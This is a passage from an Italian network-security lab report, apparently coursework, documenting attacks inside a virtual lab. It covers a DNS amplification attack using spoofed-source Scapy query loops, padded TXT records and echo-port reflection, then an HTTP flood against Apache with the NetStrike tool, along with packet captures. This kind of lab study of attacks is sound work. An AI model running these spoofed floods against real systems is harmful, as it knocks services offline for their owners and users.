Di conseguenza, è possibile popolare il server DNS con Record di tipo A, semplicemente modificando il file `/etc/hosts` con il tool *nano* come è visibile in figura 55.




```
GNU nano 4.8 /etc/hosts
127.0.1.1      DNS-1
127.0.0.1      localhost
::1            localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
20.1.1.1        r1.lab r1
20.1.1.2        r2.lab r2
40.1.1.1        r3.lab r3
10.1.1.2        server.lab server
[ ]
```

Figure 55: File `etc/hosts`

I Router sono dei DNS Client ed è sufficiente configurarli lanciando il seguente comando:

```
ip domain-lookup
```

In questo modo, il server è in grado di "risolvere" le Query DNS sui nomi di dominio configurati nel file `/etc/hosts`. Il ping in figura 56, effettuato dalla macchina Kali, dimostra il corretto funzionamento dei servizi DNS forniti dal server.



```
(kali㉿kali)-[~]
$ ping r1
PING r1 (20.1.1.1) 56(84) bytes of data.
64 bytes from r1.lab (20.1.1.1): icmp_seq=1 ttl=254 time=31.4 ms
64 bytes from r1.lab (20.1.1.1): icmp_seq=2 ttl=254 time=27.6 ms
64 bytes from r1.lab (20.1.1.1): icmp_seq=3 ttl=254 time=24.5 ms
64 bytes from r1.lab (20.1.1.1): icmp_seq=4 ttl=254 time=31.6 ms
64 bytes from r1.lab (20.1.1.1): icmp_seq=5 ttl=254 time=23.1 ms
^C
--- r1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 23.142/27.650/31.609/3.471 ms
```

Figure 56: r1 name resolving ping

## 8.4 Preparazione dell'attacco

Per portare a termine l'attacco si utilizza lo strumento "Scapy" che consente l'invio di pacchetti personalizzati. In figura 57, è possibile osservare il formato del pacchetto inviato.



```
Welcome to Scapy (2.6.1) using IPython 8.30.0
>>> send(IP(src="10.1.1.2",dst="40.1.1.2")/UDP(sport=7,dport=53)/DNS(rd=1,qdcount=1,qd=DNSQR(qname="r1.lab",qtype="A"))), loop
... : = 1
```

Figure 57: DNS Query Scapy

Il comando invia una DNS Query con i seguenti header:

- IP Header: con indirizzo IP sorgente associato alla macchina target e indirizzo IP destinazione associato al server DNS vulnerabile.
- UDP Header: con porto sorgente 7 e porto destinazione 53 (porto standard per servizi DNS, tale porto è aperto sul server dnsmasq).
- DNS: dnsqr consente di interrogare un server DNS per un determinato tipo di record associato a un dato "domain name".

Il porto sorgente è associato al servizio "Echo" (porto 7) non casualmente. Infatti, ogni pacchetto DNS Response destinato al target viene rispedito al server DNS, "amplificando" ulteriormente il volume di traffico nei collegamenti di rete coinvolti.

Dunque, si procede a installare sul server target il servizio "xinetd", per simulare il comportamento descritto. Una volta installato, è sufficiente creare il seguente file "echo" nella directory /etc/xinetd.d/:

```
# default: off
# description: An xinetd internal service which echo's characters back to
# clients.
# This is the tcp version.
service echo
{
    disable      = no
    type        = INTERNAL
    id          = echo-stream
```

```

socket_type = stream
protocol    = tcp
user        = root
wait        = no
}

# This is the udp version.
service echo
{
    disable      = yes
    type         = INTERNAL
    id          = echo-dgram
    socket_type = dgram
    protocol    = udp
    user        = root
    wait        = yes
}

```

Fatto ciò, l'Echo service sarà attivo e la macchina Ubuntu sarà in ascolto sul porto 7.

## 8.5 Documentazione dell'attacco

In seguito, sono mostrati degli estratti raccolti tramite Wireshark del traffico DNS.

No.	Time	Source	Destination	Protocol	Length Info
2646	73.053962	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 A r1.lab
2647	73.053985	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 A r1.lab
2648	73.054009	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 A r1.lab
2649	73.054773	40.1.1.2	10.1.1.2	DNS	82 Standard query response 0x0000 A r1.lab A 20.1.1.1
2650	73.054913	40.1.1.2	10.1.1.2	DNS	82 Standard query response 0x0000 A r1.lab A 20.1.1.1
2651	73.055022	40.1.1.2	10.1.1.2	DNS	82 Standard query response 0x0000 A r1.lab A 20.1.1.1
2652	73.055165	40.1.1.2	10.1.1.2	DNS	82 Standard query response 0x0000 A r1.lab A 20.1.1.1
2653	73.055229	40.1.1.2	10.1.1.2	DNS	82 Standard query response 0x0000 A r1.lab A 20.1.1.1

Figure 58: Traffico tra Router R3 e DNS Server

No.	Time	Source	Destination	Protocol	Length Info
13672	131.014590	10.1.1.2	40.1.1.2	DNS	82 Standard query response 0x0000 A r1.lab A 20.1.1.1
13673	131.014720	40.1.1.2	10.1.1.2	DNS	82 Standard query response 0x0000 A r1.lab A 20.1.1.1
13674	131.017050	10.1.1.2	40.1.1.2	DNS	82 Standard query response 0x0000 A r1.lab A 20.1.1.1
13675	131.017179	40.1.1.2	10.1.1.2	DNS	82 Standard query response 0x0000 A r1.lab A 20.1.1.1

Figure 59: Traffico tra Server target e DNS Server

Nella figura 58, si possono notare tutte le query generate tramite Scapy ed inviate al DNS server. Invece, in figura 59 è possibile osservare il traffico delle DNS Response dirette alla macchina target e riflesse verso il server DNS.

La differenza in "byte length" tra richiesta e risposta DNS è già visibile in questi estratti Wireshark ma, non risulta essere sufficiente. Per ottenere una risposta DNS molto più grande si sfruttano i Record TXT piuttosto che i Record A mostrati. Questi Record TXT consentono agli amministratori di sistema di salvare all'interno dei server DNS dei veri e propri messaggi di testo.

Come è visibile in figura 60, è possibile definire questo tipo di record modificando il file `/etc/dnsmasq.conf` con la seguente linea di testo:

```
txt-record=LOCAL_DOMAIN, "TEXT"
```

```
DNS-1 console is now available... Press RETURN to get started.  
* Starting DNS forwarder and DHCP server dnsmasq [ OK ]  
root@DNS-1:~#  
root@DNS-1:~# nano /etc/dnsmasq.conf  
GNU nano 4.8 /etc/dnsmasq.conf  
  
# A SRV record indicating that there is no LDAP server for the domain  
# example.com  
#srv-host=_ldap._tcp.example.com  
  
# The following line shows how to make dnsmasq serve an arbitrary PTR  
# record. This is useful for DNS-SD. (Note that the  
# domain-name expansion done for SRV records _does_not  
# occur for PTR records.)  
#ptr-record=_http._tcp.dns-sd-services,"New Employee Page._http._tcp.dns-sd-services"  
  
# Change the following lines to enable dnsmasq to serve TXT records.  
# These are used for things like SPF and zeroconf. (Note that the  
# domain-name expansion done for SRV records _does_not  
# occur for TXT records.)  
  
txt-record=r1.lab,"The following text is padding to increase the length of the DNS response: ""  
txt-record=r2.lab,"The following text is padding to increase the length of the DNS response: ""
```

Figure 60: Record TXT configuration

Di conseguenza, utilizzando nuovamente il tool *scapy* (61) si è ottenuto il seguente risultato (62 e 63).

```
[└ $ sudo scapy -H  
[sudo] password for kali:  
Welcome to Scapy (2.6.1) using IPython 8.30.0  
=> send(IP(src="10.1.1.2",dst="40.1.1.2")/UDP(dport=53)/DNS(rd=1,qdcount=1,qr=DNSQR(qname="r1.lab",qtype="TXT")), loop = 1)
```

Figure 61: DNS Query Scapy - TXT

## Network Security

No.	Time	Source	Destination	Protocol	Length Info
25	89.750278	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 TXT r1.lab
26	89.750324	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 TXT r1.lab
27	89.750383	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 TXT r1.lab
28	89.751305	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
29	89.751593	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
30	89.751612	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
31	89.761970	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 TXT r1.lab
32	89.762025	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 TXT r1.lab
33	89.762043	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 TXT r1.lab
34	89.762597	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
35	89.762834	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
36	89.763058	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
37	89.784641	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 TXT r1.lab
38	89.784677	10.1.1.2	40.1.1.2	DNS	66 Standard query 0x0000 TXT r1.lab

```

> Frame 28: 434 bytes on wire (3472 bits), 434 bytes captured (0000-0000)
> Ethernet II, Src: 02:42:d8:cc:99:00 (02:42:d8:cc:99:00), Dst: 40.1.1.2 (40.1.1.2)
> Internet Protocol Version 4, Src: 10.1.1.2, Dst: 10.1.1.2
> User Datagram Protocol, Src Port: 53, Dst Port: 53
> Domain Name System (response)

0000 ca 03 11 32 00 38 02 42 d8 cc 99 00 08 00 45 00 . . . 2 8 B . . . E
0010 01 a4 d2 e6 40 00 40 11 32 5d 28 01 01 02 0a 01 . . . @ @ 2](-
0020 01 02 00 35 00 35 01 90 04 77 00 08 85 80 00 01 . . . 5 5 - w -
0030 00 01 00 00 00 00 02 72 31 03 6c 61 62 00 00 10 . . . r 1.lab ...
0040 00 01 c0 0c 00 10 00 01 00 00 00 00 01 64 ff 54 . . . . . . . d T
0050 68 65 20 66 6f 6c 6c 6f 77 69 6e 67 20 74 65 78 he following tex
0060 74 20 69 73 20 70 61 64 64 69 6e 67 20 74 6f 20 t is pad ding to
0070 69 6e 63 72 65 61 73 65 20 74 68 65 20 6c 65 6e increase the len
0080 67 74 68 20 6f 66 20 74 68 65 20 44 4e 53 20 52 gth of t he DNS R
0090 65 73 70 6f 6e 73 65 3a 4c 6f 72 65 6d 20 69 70 esponse: Lorem ip
00a0 73 75 6d 20 64 6f 6c 6f 72 20 73 69 74 20 61 6d sum dolor sit am
00b0 65 74 20 63 6f 6e 73 65 63 74 65 74 75 72 20 61 et conse ctetur a
00c0 64 69 70 69 73 63 69 6e 67 20 65 6c 69 74 2e 20 dipiscin g elit.
00d0 42 6c 61 66 64 69 74 20 71 75 69 73 20 73 75 73 Blandit quis sus
00e0 70 65 6e 64 69 73 73 65 20 61 6c 69 71 75 65 74 pendisse aliquet
00f0 20 6e 69 73 69 20 73 6f 64 61 6c 65 73 20 63 6f nisi so dales co
0100 6e 73 65 71 75 61 74 20 6d 61 67 6e 61 2e 20 53 nsequeat magna. S
0110 65 6d 20 70 6c 61 63 65 72 61 74 20 69 6e 20 69 em place rat in i
0120 64 20 63 75 72 73 75 73 20 6d 69 20 70 72 65 74 d cursus mi pret
0130 69 75 6d 20 74 65 6c 6c 75 73 2e 20 46 69 6e 69 ium tell us. Fini
0140 62 75 73 20 66 61 63 69 6c 69 73 69 73 20 63 64 bus faci lisis cd
0150 61 70 69 62 75 73 20 65 74 69 61 6d 20 69 6e 74 apibus e ti am int
0160 65 72 64 75 6d 20 74 6f 72 74 6f 72 20 6c 69 67 erendum to rtor lig
0170 75 6c 61 20 63 6f 6e 67 75 65 2e 20 53 65 64 20 ula cong ue. Sed
0180 64 69 61 6d 20 75 72 6e 61 20 74 65 6d 70 6f 72 diam urn a tempor
0190 20 70 75 6c 76 69 6e 61 72 20 76 69 76 61 6d 75 pulvina r vivamu

```

Figure 62: Traffico tra Router R3 e DNS Server - TXT

No.	Time	Source	Destination	Protocol	Length Info
58	100.510778	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
59	100.511729	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
60	100.512314	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
61	100.515771	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
62	100.525577	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
63	100.531545	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
64	100.537754	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
65	100.544539	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
66	100.555222	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
67	100.556118	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
68	100.556939	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
69	100.557580	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
70	100.562631	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT
71	100.563990	40.1.1.2	10.1.1.2	DNS	434 Standard query response 0x0000 TXT r1.lab TXT

```

> Frame 65: 434 bytes on wire (3472 bits), 434 bytes captured (0000-0000)
> Ethernet II, Src: ca:01:08:66:00:1c (ca:01:08:66:00:1c), Dst: 40.1.1.2 (40.1.1.2)
> Internet Protocol Version 4, Src: 10.1.1.2, Dst: 10.1.1.2
> User Datagram Protocol, Src Port: 53, Dst Port: 53
> Domain Name System (response)

0000 08 00 27 24 36 f3 ca 01 08 66 00 1c 08 00 45 00 . . . '$6 . . . f . . . E-
0010 01 a4 d2 fd 40 00 3e 11 34 46 28 01 01 02 0a 01 . . . @ > 4F(-
0020 01 02 00 35 00 35 01 90 04 77 00 08 85 80 00 01 . . . 5 5 - w -
0030 00 01 00 00 00 00 02 72 31 03 6c 61 62 00 00 10 . . . r 1.lab ...
0040 00 01 c0 0c 00 10 00 01 00 00 00 00 01 64 ff 54 . . . . . . . d T
0050 68 65 20 66 6f 6c 6c 6f 77 69 6e 67 20 74 65 78 he following tex
0060 74 20 69 73 20 70 61 64 64 69 6e 67 20 74 6f 20 t is pad ding to
0070 69 6e 63 72 65 61 73 65 20 74 68 65 20 6c 65 6e increase the len
0080 67 74 68 20 6f 66 20 74 68 65 20 44 4e 53 20 52 gth of t he DNS R
0090 65 73 70 6f 6e 73 65 3a 4c 6f 72 65 6d 20 69 70 esponse: Lorem ip
00a0 73 75 6d 20 64 6f 6c 6f 72 20 73 69 74 20 61 6d sum dolor sit am
00b0 65 74 20 63 6f 6e 73 65 63 74 65 74 75 72 20 61 et conse ctetur a
00c0 64 69 70 69 73 63 69 6e 67 20 65 6c 69 74 2e 20 dipiscin g elit.
00d0 42 6c 61 66 64 69 74 20 71 75 69 73 20 73 75 73 Blandit quis sus
00e0 70 65 6e 64 69 73 73 65 20 61 6c 69 71 75 65 74 pendisse aliquet
00f0 20 6e 69 73 69 20 73 6f 64 61 6c 65 73 20 63 6f nisi so dales co
0100 6e 73 65 71 75 61 74 20 6d 61 67 6e 61 2e 20 53 nsequeat magna. S
0110 65 6d 20 70 6c 61 63 65 72 61 74 20 69 6e 20 69 em place rat in i
0120 64 20 63 75 72 73 75 73 20 6d 69 20 70 72 65 74 d cursus mi pret
0130 69 75 6d 20 74 65 6c 6c 75 73 2e 20 46 69 6e 69 ium tell us. Fini
0140 62 75 73 20 66 61 63 69 6c 69 73 69 73 20 63 64 bus faci lisis cd
0150 61 70 69 62 75 73 20 65 74 69 61 6d 20 69 6e 74 apibus e ti am int
0160 65 72 64 75 6d 20 74 6f 72 74 6f 72 20 6c 69 67 erendum to rtor lig
0170 75 6c 61 20 63 6f 6e 67 75 65 2e 20 53 65 64 20 ula cong ue. Sed
0180 64 69 61 6d 20 75 72 6e 61 20 74 65 6d 70 6f 72 diam urn a tempor
0190 20 70 75 6c 76 69 6e 61 72 20 76 69 76 61 6d 75 pulvina r vivamu

```

Figure 63: Traffico tra Server target e DNS Server - TXT

Monitorando il target tramite lo strumento *ping* sono stati raccolti i seguenti dati dalla

macchina Lubuntu. Il grafico 64 riassume il tutto.




Figure 64: Grafico ping - Prima, Durante e Dopo l'attacco DNS

## 9 HTTP Flood

### 9.1 Introduzione e Topologia

L'HTTP Flood è un attacco che mira a sovraccaricare un server web inviando un grande numero di richieste HTTP consumando risorse. Nel seguente scenario di attacco è stata utilizzata la topologia presente in Fig. 65, di seguito le specifiche hardware:

- Server:
  - OS: Lubuntu
  - Processore: 1 CPU
  - RAM: 1GB
  - WebServer: Apache2
  - IP Address: 30.1.1.2
- Attacker:
  - OS: Kali Linux
  - Processore: 2 CPU
  - RAM: 2GB
  - IP Address: 10.1.1.2
- Router: Cisco 7200





Figure 65: Topologia dell'ambiente di test

### 9.2 Documentazione dell'Attacco

Al fine di rendere l'attacco più realistico, le richieste HTTP non sono state semplici richieste a pagine statiche (come *index.html*), ma ad uno script PHP che simula un task computazionale (Fig. 66), così da aumentare il carico CPU del server permettendo di apprezzare di più il degrado delle prestazioni.



```

File Azioni Modifica Visualizza Aiuto
user@user-virtualbox: ~/Desktop
GNU nano 7.2
/var/www/html/slow_test.php
?php

$start = microtime(true);

while (microtime(true) - $start < 2) {
    for ($i = 0; $i < 10000; $i++) {
        $x = sqrt($i * rand(1, 100));
    }
}

$now = date("H:i:s");
echo "Now it is $now";
?>

```

^G Guida      ^O Salva      ^W Cerca      [ Lette 13 righe ]
^X Esci      ^R Inserisci      ^S Sostituisci      ^K Taglia      ^T Esegui      ^C Posizione      M-U Annulla
^U Incolla      ^J Giustifica      ^/ Vai a riga      M-E Ripeti

user@user-virtualbox:... 13:04

Figure 66: Script PHP

Per generare l'attacco è stato utilizzato il tool *NetStrike*, un tool DDoS in Python che supporta anche differenti modalità di attacco come UDP Flood, e permette di effettuare un numero a scelta di richieste in maniera ciclica per una determinata finestra temporale. Nel caso in esame sono state effettuate 500 richieste per ogni ciclo, per un tempo totale di 300 secondi, Fig. 67.




Figure 67: Configurazione NetStrike

Per la valutazione dell'impatto dell'attacco è stato utilizzato *htop*, così da poter monitorare

l'utilizzo della CPU ed i processi in esecuzione. Come visibile in Fig. 68, prima dell'attacco il server mostra un carico molto basso, CPU utilizzata per l'11.5% e non si vedono processi Apache.




Figure 68: htop pre attacco

